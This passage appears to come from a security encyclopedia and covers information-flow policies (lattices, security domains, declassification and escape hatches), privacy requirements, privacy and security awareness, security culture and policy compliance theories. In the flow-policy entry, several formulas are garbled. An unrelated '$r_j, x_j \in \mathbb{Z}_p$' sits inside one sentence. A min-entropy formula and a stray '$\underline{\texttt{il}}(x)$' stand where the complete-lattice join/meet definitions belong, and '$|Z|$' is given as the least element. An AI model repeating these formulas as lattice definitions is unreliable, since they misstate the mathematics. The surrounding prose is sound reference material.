The development of system specifications that are sufficiently detailed is rather tedious and error prone. Moreover, increasing complexity of system specifications raises the difficulty of verifying noninference-like properties. Finally, small corrections or other changes to a system specification make such a verification invalid. This calls for better solutions for reducing the conceptual complexity of both specification and verification. It also calls for better tool support and for more agile formal methods that support incremental verification and management of change.

In some cases, it might be infeasible to develop a faithful system model. Details of underlying layers might not be sufficiently documented, their documentation might be proprietary, or they might simply not be known at analysis time. Such cases require more restrictive properties that imply secure information flow for all possible specializations of under-specified aspects. Due to the refinement paradox, this is non-trivial. In specialized domains, some progress has already been made. This includes, for instance, properties that faithfully abstract from scheduling and information-flow analyses that are sound for multiple memory models.

Flow policies

Definitions

An information-flow policy specifies in which directions information may flow or must not flow between entities. Restrictions on the flow of information are suitable for expressing confidentiality and integrity requirements. The intuitive meaning of flow policies can be formalized by information-flow properties like, e.g., noninterference.

Theory

An information-flow policy is a triple $(E, \rightsquigarrow, \not\rightsquigarrow)$ of a set of entities E, an *interference relation* $\rightsquigarrow \subseteq E \times E$, and a *noninterference relation* $\not\rightsquigarrow \subseteq E \times E$.

Entities usually correspond to concrete subjects (e.g., a process or a person), objects (e.g., a file, a memory page, or a program variable), or actions (e.g., a read, write, or computation). The relation $\rightsquigarrow$ captures between which entities information may flow. If $e_1 \rightsquigarrow e_2$ holds, then

information flow from e_1 to e_2 is permissible. Conversely, the relation $\not\rightsquigarrow$ captures where information flow is forbidden. That is, if $e_1 \not\rightsquigarrow e_2$ holds, then information must not flow from e_1 to e_2.

The intuitive meaning of information-flow policies can be formalized by security properties. Noninterference and other information-flow properties are suitable for this purpose (see "Information Flow and Noninterference"). Such a formal semantics for information-flow policies is a prerequisite for any formal, semantic-based security analysis.

Within an information-flow policy $r_j, x_j \in \mathbb{Z}_p$, the interference relation and the noninterference relation must be disjoint (i.e., $\rightsquigarrow \cap \not\rightsquigarrow = \emptyset$). Otherwise, the specification of permissible flows and forbidden flows would be inconsistent.

Often, $\rightsquigarrow$ and $\not\rightsquigarrow$ are assumed to cover $E \times E$ (i.e., $\rightsquigarrow \cup \not\rightsquigarrow = E \times E$). In this case, the relations are complements of each other, and hence, it suffices to specify one of them. This is the reason why information-flow policies are often defined by pairs $(E, \rightsquigarrow)$ instead of by triples $(E, \rightsquigarrow, \not\rightsquigarrow)$. Note that if $\rightsquigarrow$ and $\not\rightsquigarrow$ are not covering (i.e., $\rightsquigarrow \cup \not\rightsquigarrow \neq E \times E$), then it is unspecified for some cases whether information may flow or must not flow from one entity to another.

The relation $\rightsquigarrow$ must be reflexive (i.e., $e \rightsquigarrow e$ for all $e \in E$). Otherwise, it would require some entities to not obtain information they already have, an inconsistent requirement. Moreover, $\rightsquigarrow$ is often defined to be transitive (i.e., $e_1 \rightsquigarrow e_2$ and $e_2 \rightsquigarrow e_3$ imply $e_1 \rightsquigarrow e_3$). However, $\rightsquigarrow$ need not be transitive. A non-transitive relation $\rightsquigarrow$ can be used to specify *channel-control policies*, which restrict the paths on which information may flow between entities. That is, if $e_1 \rightsquigarrow e_2$, $e_2 \rightsquigarrow e_3$, and $e_1 \not\rightsquigarrow e_3$ hold, then information must not flow from e_1 to e_3 directly, but it may flow via e_2. However, note that there are other sensible interpretations of flow policies with a non-transitive flow relation (see "Information Flow and Noninterference").

If $\rightsquigarrow$ is reflexive, transitive, and antisymmetric (i.e., $e_1 \rightsquigarrow e_2$ and $e_2 \rightsquigarrow e_1$ imply $e_1 = e_2$), then $(E, \rightsquigarrow)$ is a partially ordered set. In this case, the information-flow policy corresponds to a "Multilevel Security Policy". This class of security policies is also commonly used in "Mandatory Access Control" and its underlying "Access Control Models" (e.g., in the "Bell-

LaPadula Model"). While the same class of policies is used in access control and in information-flow control, the interpretations differ. An access-control policy specifies which actions (e.g., read, write, copy, or execute) are permissible, while an information-flow policy specifies which effects on the flow of information are permissible.

If the least upper bound and the greatest lower bound exist for all e_1, $e_2 \in E$, then join and meet operators can be defined as total binary functions on E (i.e., as functions $\sqcup, \sqcap : E \times E \to E$). In this case, the tuple (E, $\rightsquigarrow$, $\sqcup$, $\sqcap$) is a "Lattice". If least upper bounds and greatest lower bounds exist for all subsets of E, then join and meet operators can be defined as total functions on the power set of E (i.e., as $H_\infty = -\log_2 (p_{\max})$). In this case, the tuple (E, $\rightsquigarrow$, $\underline{\texttt{il}}(x)$ is a *complete lattice*. Note that every complete lattice has a unique least element (i.e., $|Z|$) and a unique greatest element (i.e., $\sqcap\emptyset$). The difference between lattices and complete lattices only matters if E is an infinite set of entities, because every finite lattice can be extended to a complete lattice. Finite lattices are also referred to as *bounded lattices* (Denning, 1976).

Using lattices and complete lattices as information-flow policies has a long tradition (Denning, 1976). Their use is motivated by the helpful properties of these algebraic structures.

Separation policies constitute another prominent class of flow policies. A separation policy requires the absence of information flow between two entities in both directions. If $e_1 \not\rightsquigarrow e_2$ and $e_2 \not\rightsquigarrow e_1$ are both required, then this constitutes a *separation requirement*. McLean's *separability* is a noninterference-like information-flow property that captures the meaning of separation formally.

Information-flow policies can be used to specify *ideal architectures*, i.e., system architectures that incorporate communication lines between components only where information flow is permissible. Conceptually, this can be viewed as a combination of separation requirements and channel control. This viewpoint originated in the context of separation kernels (see, e.g., Rushby 1982) around the same time as noninterference, but its semantic foundations were formalized later.

Security Domains and Levels

Security domains are abstract entities that one can use instead of concrete entities in the definition of a flow policy.

Using security domains, an information-flow policy is defined as a triple $(D, \rightsquigarrow, \not\rightsquigarrow)$, where D is a set of security domains and $\rightsquigarrow$ and $\not\rightsquigarrow$ are binary relations between security domains (i.e., $\rightsquigarrow, \not\rightsquigarrow \subseteq D \times D$). The connection between security domains and concrete entities is specified by a *domain assignment* $dom : E \to D$. Intuitively, $d_1 \rightsquigarrow d_2$ and $d_1 \not\rightsquigarrow d_2$ mean, respectively, that information may flow from e_1 to e_2 or that information must not flow from e_1 to e_2 for entities $e_1, e_2 \in E$ with $dom(e_1) = d_1$ and $dom(e_2) = d_2$.

If $(D, \rightsquigarrow, \not\rightsquigarrow)$ is a "Multilevel Security Policy", then security domains and domain assignments are also referred to as *levels* and *level functions*, respectively. Levels like "top secret", "secret", "confidential", and "unclassified" are commonly used if $\rightsquigarrow$ is a total order, while sets of categories are commonly used if $\rightsquigarrow$ is a partial order that equals the subset relation on these sets (i.e., $\subseteq$).

The association of security domains to entities could be defined to be static (i.e., the association must not change at run-time) or dynamic (i.e., the association may change at run-time). In language-based security, these two options are also referred to as *static binding* and *dynamic binding*, respectively (e.g., see Denning 1976).

Note that violations of a flow policy can only happen due to information flow to entities with statically bound security domains. Fenton observed that it is crucial to track the security domain of the control flow, and he suggested to tag the program counter with a dynamically bound security domain for this purpose (Fenton, 1973). The program domain of the program counter may be recovered at the join point of a conditional to the security domain that the program counter had upon entering the conditional. Fenton suggested the use of stacks for storing and recovering the security domain of the program counter upon entering and leaving conditionals, respectively. Note that such a recovery of the security domain might be unsound in case of concurrency. However, the security domain of the program counter of threads of a concurrent program can be recovered soundly when reaching a synchronization point (Askarov et al., 2015).

Specifying Security Requirements

Information-flow policies can be used for capturing confidentiality and integrity requirements: if $A \not\rightsquigarrow B$ holds, then *B* cannot learn information from *A*, and *A* cannot corrupt *B* (where *A* and *B* could be either concrete entities or security domains). If $\rightsquigarrow$ is not transitive, then such security requirements may be overruled by declassification and endorsement (see discussion below).

The specification of security requirements by a flow policy (and, in addition, a domain assignment if security domains are used) can be kept separated from the specification of functional requirements and from the operational specification of a system (i.e., a program or a more abstract specification). Such a separation between security and other concerns provides conceptual clarity. However, for instance, in *language-based security*, domain assignments are often defined within the program code. This allows programmers to specify security domains analogously to data types (or classes) when declaring variables or parameters of functions. In this context, security domains are often referred to as *tags*, as *security labels*, or as *security types*.

Declassification and Endorsement

Declassification and *endorsement* refer to controlled exceptions to confidentiality and integrity requirements, respectively. *Downgrading* and *upgrading* are sometimes used as synonyms for declassification and endorsement, respectively.

To some extent, information-flow policies can be used to specify restrictions for such exceptions, i.e., for controlling downgrading and endorsement. Namely, the requirement that declassification/endorsement may only be performed by a particular entity (resp. by entities with a particular security domain) can be expressed by requiring information to flow only via that entity (resp. that security domain), i.e., by a channel-control policy.

Information-flow policies are not sufficiently expressive to restrict what information may be declassified or endorsed. To this end, a flow policy can be complemented with a set of *escape hatches*. Conceptually, an escape hatch corresponds to a pair (*exp*, *d*) consisting of an expression *exp* and a security domain *d*. Intuitively, an escape hatch (*exp*, *d*) permits the result of evaluating *exp* to flow to the security domain *d*.

Sets of escape hatches could be used to *relax* the constraints specified in an information-flow policy by permitting the value of an expression *exp* to flow to the security domain *d* if the hatch (*exp*, *d*) is contained in the set, even if such a flow violates the flow policy. Alternatively, sets of escape hatches could be used to *strengthen* the constraints specified by a flow policy (i.e., information may flow only if this happens along $\rightsquigarrow$ and if this flow is also permitted by some escape hatch).

Like for flow policies and domain assignments, the specification of escape hatches can be kept separate from the specification of functional requirements and the operational specification of a system. However, in language-based security, escape hatches are often defined within the program code. For instance, *delimited release* (Sabelfeld and Myers, 2004) uses expressions of the form DECLASSIFY(*exp*, *d*), which evaluate to the same value as *exp* and, in addition, permit the value of *exp* to flow to *d*.

Escape hatches have been used with multiple semantics. For instance, delimited release permits the value that the expression *exp* has in the initial state (i.e., before program execution begins) to flow to the security domain *d*. In contrast, *delimited nondisclosure* (Barthe et al., 2008) permits the flow of the value of *exp* in the state when the flow occurs. *Explicit reference points* (Lux and Mantel, 2009) make this distinction explicit. They add program points to escape hatches to specify which evaluations of an expression are permitted to flow to a security domain.

Application

Information-flow policies are used in formal security models for specifying requirements concerning confidentiality and integrity. Such formal models are required by security certifications (see “Formal Methods in Certification and Evaluation”). In this case, the specification of flow policies is usually accompanied by formally defined noninterference-like properties that give these flow policies a precise meaning.

Static and dynamic information-flow analysis tools expect information-flow policies as input. Depending on the binding of security domains to entities, flow policies can be used in different ways. In case of a static binding, a flow policy specifies the violations that an analysis shall check for. In case of a dynamic binding, a flow policy specifies how security domains shall be propagated by the analysis. The latter interpretation is, for

instance, used in *taint tracking*. If a flow policy constitutes a lattice, then the least upper bound operator can be used to calculate the effect of combining information from multiple sources in a confidentiality analysis. Similarly, the greatest lower bound operator can be used in an integrity analysis.

To test the soundness of information-flow analysis tools, concrete programs and information-flow policies are needed. The development of suitable benchmarks is a prerequisite for this purpose but has received surprisingly little attention so far.

Privacy requirements

Definition

Information privacy is the claim of individuals, groups, or institutions to determine for themselves when, how, and to what extent information about them is communicated to others (Westin 1968). A privacy requirement in the context of an Information System is a requirement associated with achieving privacy protection within the scope of the system's functionalities and processes by materializing the vague concept of privacy and transforming its demands into technical/system characteristics.

Background

Privacy is a multifaceted concept and has been a matter of concern for computer scientists, but also social scientists, philosophers, lawyers, and others. The increasing utilization of Information Systems (IS) in multiple aspects of people's daily lives has led to an increase of the attack surface on individuals' personal data and thus its protection is at stake. Information privacy cannot only be protected by laws and regulations, but also by technical specifications and controls embedded within the IS that support today's digital services. IS analysts and developers need to include privacy as a technical requirement that should be taken into account at the early stages of IS design (Cavoukian 2009). Methodologies have been developed to facilitate the analysts in capturing privacy requirements during the early stages of the IS development cycle, implementing the privacy-by-design approach (e.g., Liu et al. 2003; Cannon 2004; Jensen et al. 2005; Kalloniatis et al. 2008; Bijwe and Mead 2010; Deng et al. 2011; Colombo and Ferrari 2012). These methodologies guide the IS analysts to identify new privacy requirements and facilitate their work by providing them with knowledge bases of existing privacy requirements.

Theory and Application

During the development of an IS, there exists a process aiming to discover and extract the needs of customers, users, and other relevant stakeholders of the IS. These needs that system needs to satisfy in order to reach its goals or fulfill its legal obligations and contractual agreements are called information systems requirements. Transforming these needs into information systems requirements is an activity known as requirements elicitation process. It consists a critical step in the development phase of the lifecycle of an IS.

To transform privacy from a general concept to a system requirement, a set of information privacy requirements have been defined with consensus from experts in the area (Fischer-Hübner 2001; Cannon 2004; Matt 2005; Pfitzmann and Hansen 2010; ISO/IEC 29100:2011; ISO/IEC 27000:2014). They include:

- *Anonymity*. Characteristic of information that does not permit a personally identifiable information principal to be identified directly or indirectly
- *Pseudonymity*. The utilization of an alias instead of personally identifiable information
- *Unlinkability*. The use of a resource or a service by a user without a third party being able to link the user with the service/resource
- *Unobservability*. The inability of a third party to observe if a user (among a set of potential users) is using a service
- *Undetectability*. The inability of a third party to distinguish who is the user (among a set of potential users) using a service
- *Data protection*. The protection of personal data in order to guarantee privacy

These requirements cover manifold aspects of information privacy in an IS. Depending on the level of information privacy protection required by the IS, the level of describing the privacy requirements may vary.

There are also security requirements that contribute to information privacy protection. These requirements are defined as follows: a) authentication: the provision of assurance that a claimed characteristic of an entity is correct, and b) authorization: user's private data should only be accessed by authorized users.

In the literature there are various methodologies, techniques, frameworks, and tools that support the information privacy requirements elicitation process (Holbrook 1990; Hsia et al. 1994; Wood and Silver 1995; Sommerville et al. 1998; Sutcliffe and Ryan 1998; Gottesdiener 2002). Analysts can choose the appropriate one(s). These approaches have some commonalities but also significant differences since they focus on different privacy requirements. Some are goal-oriented methodologies, such as the Privacy Safeguard (PriS) methodology (Kalloniatis et al. 2008), as they seek privacy goals in association with the overall goals of the system. Others are risk-based, including in their steps the concept of risk assessment in order to identify the risk and to propose mitigation strategies, such as the Security Quality Requirements Engineering (SQUARE) for Privacy (Bijwe and Mead 2010). Others are threat-driven methodologies, focusing on the identification of the privacy threats in order to be able to propose the appropriate Privacy Enhancing Technologies (PETs), such as LINDDUN (Deng et al. 2011). Additionally, there exist methodologies oriented to the

various categories of user-agents of a system (agent-oriented methodologies) and their interdependencies, indicating the need to analyze the users' goals and not the systems' ones, such as the Role-Based Access Control (RBAC) framework (He and Anton 2003). Finally, there are methodologies that are based on the analysis and modeling of the under-development system (model-based methodologies) emphasizing in this process in order to elicit the information privacy requirements, such as the Modeling and Analysis of Privacy-aware Systems (MAPaS) framework (Colombo and Ferrari 2012).

Open Problems and Future Directions

IS and applications are becoming more open and interconnected with internal and external systems (Anthonysamy et al. 2017). Given this, and together with technological advancements (e.g., Cloud Computing, Internet of Things), it becomes more and more difficult to track the databases/media and physical locations in which a specific set of information is stored. As a consequence, protecting privacy in such fluid and dynamic environment is challenging, and privacy requirements concepts and mechanisms need to be constantly updated to enable capturing the peculiarities of these new environments.

Privacy-by-design has become the de facto standard (at least, in the eyes of the law) for designing IS. On the other hand, organizations may not be able to withstand the additional cost demanded for hiring specialized designers and developers (that is professionals with substantial expertise/knowledge background in information privacy). It remains an open issue how IS developers and analysts will broaden their skills and competences so that they will be able to handle information privacy-related concepts.

Additionally, it has been identified that most of the existing information privacy methodologies are not supported by CASE (Computer-Aided Software Engineering) tools. Analysts and developers would be benefited if such tools were offered.

Finally, the elicitation of the software requirements and the information privacy ones should be performed in such a way that all these requirements will be aligned, and no conflicts arise. Ideally, this should also be performed automatically, via software tools.

Privacy awareness

Definition

Internet users daily engage in the utilization of various Internet services, including browsing, e-shopping, social media interactions, email, and others. Information privacy awareness refers to the understandability that users have on the privacy settings and policies of those Internet services; the understanding of the importance of privacy that generates privacy concerns; the perception of the quality and quantity of personal information that they disclose; and the comprehension of personal consequences resulting from potential data breaches on the technological infrastructure supporting the electronic services.

Background

Modern technological advancements have empowered individuals with new Internet-based services; examples include social media, location-based services, ubiquitous and mobile computing, etc. Although these advancements undoubtedly offer many benefits to Internet users, they also raise important privacy risks, which stem from the large amount of personal data that users share within the scope of these services. Researchers have raised a warning that Internet users disclose personal information without understanding the relevant privacy risks and without comprehending how to protect themselves by customizing privacy settings (Pitkanen and Tuunainen 2012; Acquisti and Gross 2006; Tsohou and Kosta 2017; Almuhimedi et al. 2014; McDonald and Cranor 2008). Users appear to also ignore that their personal data is further disclosed by the original Internet service providers to third parties (Li et al. 2011). The importance of these concerns has been further strengthened by the provisions of the General Regulation for Data Protection (GDPR), which enforces that an individual's awareness of risks, rules, safeguards, and rights regarding personal data processing is a prerequisite for attaining valid consent from the individual to process their personal data.

The term information privacy awareness varies among different academic works; however, there are two main approaches that reveal most commonly agreed characteristics. First, information privacy awareness is associated with an individual's comprehension of threats and potential consequences resulting from information disclosure within the scope of an Internet service (Christin et al. 2013; Deuker 2010; Gerber et al. 2018; Könings et al. 2013; Kuo and Talley 2014; Soumelidou and Tsohou 2019). Second, information privacy awareness is associated with the individual's knowledge of the content of the privacy policies published by the Internet services that they use (Bergmann 2009; Li et al. 2011; Yun et al. 2014; Soumelidou and Tsohou 2019).

Theory and Application

Literature examines the factors that influence information privacy awareness, including the intelligibility, length, and structure of privacy policies, the general privacy concerns, the user interface, the trust toward the provider, the technical knowledge of the individual, the knowledge of personal data regulation in force, and others (Deuker 2010; Tsohou and

Kosta 2017; McDonald et al. 2009). The identification of factors that influence information privacy awareness is crucial for researchers or practitioners who develop methodologies, techniques, or tools that enhance Internet users' information privacy awareness. Techniques as such may include visualization of privacy policies (e.g., the Privacy Pal visualization tool; Tucker et al. 2015) or tools that help users trace the flow of the information that they disclose to one service provider (e.g., the NoTrace Tool; Malandrino et al. 2013) or tools that provide personalized recommendations depending on privacy preferences (Your Privacy Protector; Ghazinour et al. 2016).

Open Problems and Future Directions

Research on information privacy awareness is evolving and several challenges and research gaps exist. First, the ambiguity in the definition of the information privacy awareness term raises communication problems among the researchers and practitioners on the way they approach, measure, and target to improve it. It is yet to be clearly defined what constitutes a privacy aware Internet user. Second, information privacy awareness has been extensively studied in some Internet-based services (i.e., social media, e-commerce), but other services are under-investigated (e.g., e-health or e-government services). Additionally, certain age groups have been studied (i.e., most studies have included samples with participants being 18–30 years old); thus, there is a need to investigate information privacy awareness within a wider range of users' age groups. Third, the development of information privacy awareness enhancement tools is still challenging as these tools need to attract users' attention and facilitate their contextual comprehension of privacy threats and settings. Finally, research gaps exist on information privacy awareness, users' online privacy behavior, and the Privacy Paradox phenomenon (a discrepancy between users' privacy concerns and actual behavior (Pötzsch 2009)).

Security awareness

Definition

The preservation of information security for all information and communication technologies relies not only on the application of technical security controls, but also on the behavior of their users. Thus, to protect information security it is necessary to ensure that users have knowledge of enforced information security policies and behave in compliance with them. Information security awareness aims to achieve this by attracting users' attention toward information security threats, simulating information security concerns and reminding users of the importance of protecting information assets and the enforced information security policies and controls (Tsohou et al. 2008). According to the European Union Agency for Cybersecurity (ENISA 2010), information security awareness is a component of a broader educational strategy and tries to change behaviors and patterns of a targeted audience (e.g., employees, general public, etc.) regarding the way they use technology and the Internet. Information security awareness programs aim to make users transit from ad hoc secure behaviors to constant secure behaviors (Okenyi and Owens 2007) and make

them intuitively act toward protecting information assets and information security (Desman 2001).

Background

Protecting information security includes the application of not only technical security controls but also of administrative, procedural, and managerial controls. Reports by relevant industrial organizations (e.g., Ernst & Young, Computer Security Institute) have shown during the past years that many information security incidents are caused by human errors or negligence, and that users' information security awareness can facilitate both the prevention and management of information security incidents.

Although information security awareness refers to all types of users (e.g., employees using organizational information systems, general public using the Internet and online services), it has been mostly investigated within the organizational context. In this context, organizations implement information security awareness programs to ensure that employees who utilize information assets develop the necessary knowledge and skills for identifying security threats and applying security controls and to ensure that appropriate security behavior and culture toward protecting information assets is cultivated. Thus, information security awareness aims to attract the attention of users to information security, to make them understand the importance and value of information security procedures and controls as well as to remind users of their security obligations (Albrechtsen 2007; ENISA 2010; Okenyi and Owens 2007). Caution has been recently given on separating security awareness from the security training and security education, which are relevant but distinct terms (ENISA 2010; NIST 2003). Information security training refers to formal activities aiming on building knowledge and skills to facilitate the performance of certain job functions. Information security education targets information security specialists and aims at developing expertise.

References in the literature present methodologies and practical guidelines on developing information security awareness programs (ENISA 2010; Hansche 2001; Peltier 2005; NIST 2003). The development and execution of information security awareness programs includes several stages and activities, such as audience analysis and segmentation, consideration of communication channels (e.g., social media, posters,

leaflets, puzzles, workshops), selection of security messages, definition of awareness metrics, etc. Nonetheless, all sources highlight that the results of information security awareness are short-term and thus such programs should be continuous and repetitive.

Theory and Applications

Extensive research has been conducted to identify which factors determine users' intention to comply with information security policies. The findings demonstrate that information security awareness is a determinant factor for users' compliance to information security policies (Bulgurcu et al. 2010; Haeussinger and Kranz 2013; Talib and Dhillon 2015). This includes not only general information security awareness, such as broad comprehension of security threats and understanding of the impact of security violations, but also specific information security awareness of a given information security policy such as knowledge of rules and regulations prescribed by the policy and own responsibilities deriving from it. Overall, information security awareness has been found to influence users' beliefs and attitude toward information security policy compliance. Therefore, instilling information security awareness is expected to facilitate organizational efforts to protect information assets through information security policies.

Apart from organizational contexts, information security awareness applies also to the general public as Internet and online service users. Governments and other organizations (e.g., ENISA) promote information security awareness and encourage Internet users to become more aware of cyber security threats and relevant protective mechanisms. As an example, the European Cybersecurity Month (https://cybersecuritymonth.eu/) is an annual campaign taking place in October across Europe to raise awareness of cybersecurity threats, promote cybersecurity, and promote security good practices.

Open Problems and Future Directions

Despite the extant research in information security awareness, it is still challenging to ensure the effectiveness of such programs and achieve behavioral shift through them. A significant challenge refers to the measurement of information security awareness outcome; thus, how to

evaluate the level of security awareness of a given user or the effectiveness of a given awareness initiative. Solutions that have been proposed involve tests and questionnaires, quizzes, gamification, assessment of information security incidents, audit findings, and others (ENISA 2010; Kruger and Kearney 2006; Parsons et al. 2014). A relevant challenge is that users often know what they are supposed to do when theoretically asked (e.g., in quizzes), but they do not make the appropriate decisions when they are confronted with a security threat or situation (Blythe et al. 2013; Kelley and Bertenthal 2015).

Security culture

Definition

Information security culture (ISC) is the shared beliefs, values, and assumptions that employees have about information security together with internal and external factors that over time become the way things are done to protect and secure information in an organization.

Background

Organizations process information on a continuous basis. The processing of information includes various activities such as, " (a) the collection, receipt, recording, organisation, collation, storage, updating or modification, retrieval, alteration, consultation or use; (b) dissemination by means of transmission, distribution or making available in any other form; or (c) merging, linking, as well as restriction, degradation, erasure or destruction of information" (South Africa 2013, p. 8). Employees use the information

and communication technology of the organization to process information, which can be in various formats ranging from hard copies such as writing and drawings to electronic documents like recordings, videos, photos, graphs, software, and reports. While employees process information, they interact with the information and communication technology of the organization, which could include the Internet, networks, sensors, and various other devices, referred to as cyberspace (Carter 2020). This interaction must conform with the organization's information security policies outlining controls and procedures for which compliance is expected from employees to ensure that information is processed in a secure manner at all times throughout its life cycle. While employees have to implement the information security policy and related controls, they also have their own perceptions, values, and attitudes towards information processing and information security from an individual and group perspective, which influence the manner (their behavior) in which they process information. This behavior of employees over time becomes the way things are done in the organization, and thus becomes part of the ISC.

Organizations require a "strong," "good," or "ideal" ISC where the integrity, confidentiality, availability, and privacy of information is protected. Unfortunately, employees are seen as the weakest link in the protection of information, often not by intent but through errors or negligence (Wiley et al. 2020). Industry surveys over the past few years illustrated that the human error is still regarded as a root cause of data breaches, which has high data breach costs, resulting in lost business and reduced customer trust (IBM Security 2019). End users fall victim to phishing attacks, they download malicious software, their devices become infected with malware, and they sometimes still share passwords and devices can be lost or stolen.

A strong ISC can aid an organization to minimize the risk related to employee behavior, such as human error and negligence, and to improve the protection of information and information assets (Dojkovski et al. 2007). The ideal ISC can be understood as one where information is protected and secured at all times; where information security incidents are reduced; where all employees are aware and have knowledge of how to comply and implement information security-related policies and procedures; where employees are adequately trained, receive awareness and communication about information security requirements, policies, and procedures; where

employees exhibit conscientious, responsible, and caring behavior; and where there are adequate management support, leadership, and commitment to information security. While technical information security controls must be in place the focus of an ISC is on the human behavior and the way things are done by employees to maintain the confidentiality, integrity, availability, and privacy of information. A strong ISC will aid in protecting information of the organization to maintain the internal (e.g., directors, unions, and employees) and external (e.g., customers and suppliers) trust of the stakeholders.

Theory

Definition

The concept of ISC was initiated at the beginning of the twenty-first century. Early work of the Information Security Forum in 2000 set out to define it and to identify cultural factors that influence the ISC. The Organization for Economic Cooperation and Development (OECD 2002) published a document where they called for the establishment of a security culture as well as suggested guidelines for it. Following this, various academic researchers started to work on the concept of ISC to conceptualize and measure it.

The concept of organizational culture, defined by Edgar Schein (1985), played a key role in defining the ISC (Schlienger and Teufel 2002). Organizational culture comprises three levels, namely espoused values, basic assumptions, and artifacts (Schein 1985). These levels were translated to an ISC, being a subculture of the organizational culture (Vroom and Von Solms 2004; Schlienger and Teufel 2002), articulating the levels as following:

- Information security values, for example, we value confidentiality and integrity of information, honesty, and fairness
- Basic assumptions about information security such as the privacy of client information is important
- Information security artifacts like a shredder, access card, or awareness posters

The ISC can be defined as the shared beliefs, values, and assumptions that employees have about information security influenced by internal and

external factors of the organization that over time become the way things are done to protect and secure information in an organization (Schlienger and Teufel 2002; Vroom and Von Solms 2004; Alhogail 2015). The ISC develops in an organization through the direction of senior management and the information security policies together with other key factors like training and awareness.

Dominant and Subcultures

The ISC is present as a dominant culture in the organization where the majority of the employees share a similar way of doing things (Schlienger and Teufel 2002). Information security subcultures are present where employee groups are differentiated like departments, job levels, or age groups, each with their own unique ISC (Parsons et al. 2010). For example, the ISC in the human resource department could vary from that in the information technology department where the one is focused on personnel records valuing privacy and the other on technical aspects valuing availability.

Factors that Influence the Information Security Culture

An ISC develops in an organization in a similar manner as what organizational behavior develops – where management's vision and strategy together with policies and procedures over time influence the behavior. Together with this, various internal factors of an organization and external factors to the organization influence the ISC (Da Veiga et al. 2020). The external factors that could influence the ISC are:

- National culture
- Political and legal factors
- Economic factors
- Socio-culture factors
- Technical and technological factors

Internal factors that could influence the ISC are:

- Organizational factors (i.e., internal state of the organization, life cycle state of the organization, overall organizational culture, system protection, and resources)
- Management factors (e.g., management; information security policy and procedures; risk management; operational management; change

management; personnel management; education, awareness, and training; and security behavior management)
- Human factors (personality and values; needs; emotional condition; knowledge of IS; and IS compliance)
- Mutual trust factors (trust between an employer and employee and customer trust in the organization)

Studies have been conducted to determine the influence of some of the internal and external factors on the ISC and the correlation between these factors. In one such a study it was found that there is a positive correlation between awareness and the ISC (Wiley et al. 2020) and that awareness, training, and education are deemed as effective controls against the risk that humans pose to the protection of information (Parsons et al. 2010).

Measuring the Information Security Culture

The ISC in an organization can be measured with the objective of identifying the current state in order to improve and direct the future state. A mixed method using interviews, document reviews, observation, and surveys can be used. While a combination of these methods gives a comprehensive view of the culture where results can be triangulated, it may not always be practical or cost-efficient. Various researchers therefore developed statistically validated questionnaires, which organizations can use to measure the ISC. Examples of these questionnaires are the HAIS_Q adapted for a culture survey and the Information Security Culture Assessment (ISCA) (Wiley et al. 2020), as well as AlHogail's (2015) questionnaire focusing on constructs in strategy, technology, organization, people, and environment (STOPE).

Open Problems and Future Directions

Cyber security culture is a wider concept than ISC and encompasses not only the organization, but cyberspace. In this context various groups of end users process information such as home users, members of a community, organizations, citizens in a country, and users in an international context of cyberspace (Carter 2020). Each of these groups have a unique cyber security culture, but interact on various levels, introducing risk from a human perspective to themselves (i.e., a home user), their community (e.g., a school), their organization, their country and national grid, as well as on

an international level. These different cultures must be defined, quantified, and measured so as to identify risks, threats, and vulnerabilities that these cultures could pose to the protection of information in a wider context.

While various ISC questionnaires exist, there is no standardized, comprehensive questionnaire that encompasses all factors that influence the ISC coupled with guidelines for a mixed method approach. Also, the influence and correlation of all the external and internal factors on the ISC have not been tested empirically as yet.

Information Security Policy Adherence

Definition

Information security policy compliance refers to the adherence to the rules and provisions included in the information security policies of an organization.

Background

Information security policies (ISPs) document the objectives, intentions, directions, and principles of the top management of an organization regarding the security of its information resources. ISPs include rules and guidelines as well as the roles and responsibilities of the members/employees of the organization, in order to safeguard its

information and related resources and infrastructure. ISPs commonly describe acceptable and/or unacceptable actions and behaviors of the employees while using the information systems and relevant facilities, their responsibilities regarding information security, and the consequences of ISPs violations and noncompliance. ISP compliance is thus described as the actions and behaviors of employees/users, following their organizations' ISPs, to achieve information security objectives and protect organizational assets and data. ISP noncompliance can result in significant problems for organizations, including financial losses and damage to their reputation; thus, ISP compliance monitoring and motivation are important organizational issues. Moreover, employees' compliance with well-designed information security policies can also enhance the information security posture of an organization.

Theory and Applications

Due to the critical importance of following the designated rules and procedures of ISPs, extensive research has been conducted to identify and analyze the factors and conditions that facilitate compliance with ISPs and/or discourage violations. Related studies draw on different theoretical backgrounds and disciplines to identify the factors or antecedents that affect users' intention to comply with the ISPs, including, among others, the General Deterrence Theory (GDT), the Protection Motivation Theory (PMT), the Rational Choice Theory (RCT), the Theory of Reasoned Action (TRA), the Theory of Planned Behavior (TPB), and Neutralization Theory.

General Deterrence Theory (GDT) is rooted in the idea that individuals can be discouraged from committing crimes and breaking the law by fear of the consequences they will suffer as a result. Common factors that have been found to influence employees' ISP compliance by studies drawing on GDT, include, among others, the *perceived severity of sanctions* (the individuals' perceptions of the severity of punishment for violating ISPs) and the *perceived certainty of sanctions* (individuals' perceptions on the certainty of being caught for not complying with the ISPs). It has also been suggested that the *certainty* of *detection* can be more effective than the severity of sanctions (Herath and Rao 2009).

Protection Motivation Theory (PMT) proposes that the security behavior of individuals is guided by their appraisal of the severity of the

risk involved. Employing this approach, related studies have identified that factors such as *threat appraisal*, *the perceived severity of the security threat*, *the perceived probability of the threat occurrence*, the *perceived efficacy (effectiveness) of security controls*, and the *perceived self-efficacy* of employees (meaning their perceptions on how capable they are to comply with ISPs and implement the security controls) significantly affect their intention towards ISP compliance (Pahnila et al. 2007); Siponen et al. 2014; Herath and Rao 2009; Vance et al. 2012).

Rational Choice theory (RCT) stipulates that individuals adopt certain behaviors after evaluating them in terms of their costs and benefits; rational individuals tend to adopt actions that provide the maximum net benefit, i.e., the maximum benefit minus cost. Drawing on ISP, related research has identified the following main factors influencing the intention of employees to comply with ISPs: *response cost (the additional effort and time required for compliance), sanctions, rewards, and intrinsic motivation* (Bulgurcu et al. 2010; Vance et al. 2012).

